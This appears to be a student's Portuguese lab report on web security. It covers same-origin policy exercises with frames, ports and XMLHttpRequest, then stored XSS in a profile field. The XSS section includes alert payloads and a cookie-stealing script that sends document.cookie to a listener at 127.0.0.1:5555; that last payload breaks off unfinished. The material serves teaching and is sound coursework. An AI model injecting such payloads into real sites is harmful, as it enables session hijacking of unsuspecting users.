
**Exercício 1 da tarefa 2**


Foi colocado o URL http://www.soplab.com/index.html na barra de pesquisa inicial.

É permitida a visualização do código fonte do URL inserido anteriormente. Isto acontece porque ainda nos encontramos no mesmo separador do browser e a referência para o parent ainda existe.


 Fonte: índex.htmlFonte:navigation.html

A função que é executada após o clique no botão GO substitui o main frame pelo frame proveniente do URL inserido. Se o fizermos numa nova janela, a barra de pesquisa deixa de ter a referência para o seu parent, logo as funções de obtenção de cookies/código de fonte passam a estar bloqueadas pelo SOP.






**Exercício 2 da tarefa 2**



Ao realizar o pedido ao URL descrito na barra de navegação, verificamos que não é possível obter a informação do seu código fonte/cookies. Isto acontece porque os scripts que queremos executar (ler cookies e código fonte) não são da mesma origem do URL “meusresultados.com”, logo a política de SOP não o permite.


**Exercício 3 da tarefa 2**


O porto por omissão é o 80. Se fizermos o pedido para http://www.soplab.com: 8080/navigation.html, não é possível executar os scripts de visualização de código fonte/cookies pois sendo os portos diferentes, significa que as origens são diferentes, visto que uma origem é caracterizada pelo uri schema, porto e uri.



**Exercício 4 da tarefa 2**

Foi possível constatar que apesar de termos acedido ao URL do ISEL através da barra de navegação, não aparece essa informação no histórico do browser.






# 5.2)

**Exercício 1 da tarefa 3**


Através da observação do código em navigation.html, podemos constatar que a API XMLHttpRequest fornece métodos que lançam exceção quando tentamos realizar pedidos ou ter acesso a objetos DOM que não obedeçam à política SOP.

Por exemplo:



**Exercício 2 da tarefa 3**

Se a política SOP não estivesse presenta na API do XMLHttpRequest, os pedidos realizados através dela estariam vulneráveis a este problema. Assim, não seria possível verificar a origem dos pedidos realizados , ou seja, scripts de uma origem diferente poderiam ser executados no nosso browser sem o nosso consentimento.



Quando é efetuado um pedido através do XMLHttpRequest ao URL [www.soplab.com](http://www.soplab.com) , como obedece à política da mesma origem, é executado o código dentro do try após clique num dos botões (neste caso um alerta com a visualização das cookies/fonte). No caso do [www.example.com](http://www.example.com) , é apanhada uma exceção no catch porque não cumpre o SOP.


# Exercício 6

# 6.1)

**Tarefa 3.2**

Adicionar a descrição do perfil um script que apenas lança um alerta no browser.


<script>alert(‘HELLO’);</script>



**Tarefa 3.3**

Adicionar um script que lança um alerta no browser contendo o cookie do utilizador.

<script>alert(‘HELLO COOKIE’ + document.cookie);</script>




**Tarefa 3.4**

<script>

*document.write(’<img src=http://127.0.0.1:5555?c=’*

*+ escape(document.cookie) + ’ >’);*

